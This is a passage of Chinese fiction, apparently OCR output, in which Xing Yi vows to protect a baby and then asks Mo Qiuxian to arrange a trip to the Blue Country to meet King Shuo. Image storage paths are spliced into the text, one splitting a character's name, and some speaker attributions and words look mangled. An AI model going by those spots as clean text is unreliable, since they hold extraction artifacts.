    我一定会保护你的,星乙亲吻了婴儿的额头。次日,莫求仙和赛江一早赶到办公室,就发现坐在那里似乎已经等了他们很久的星乙。少年脸上挂着黑眼圈说是一夜没睡也很有说服力,拼命的样子吓的莫求仙想辞职不干了。


    “帮我和那边联络。”星乙看着她,红羽说。


    莫求仙不确定他精神是否清醒,不确定他说的是不所以自己想的那个意思,问:“你在说什么?”


    “我要去一趟蓝国。”星乙,红羽说:“我要见烁王。”


    莫求仙和赛江对视一眼,不过片刻,“好”,她答应了。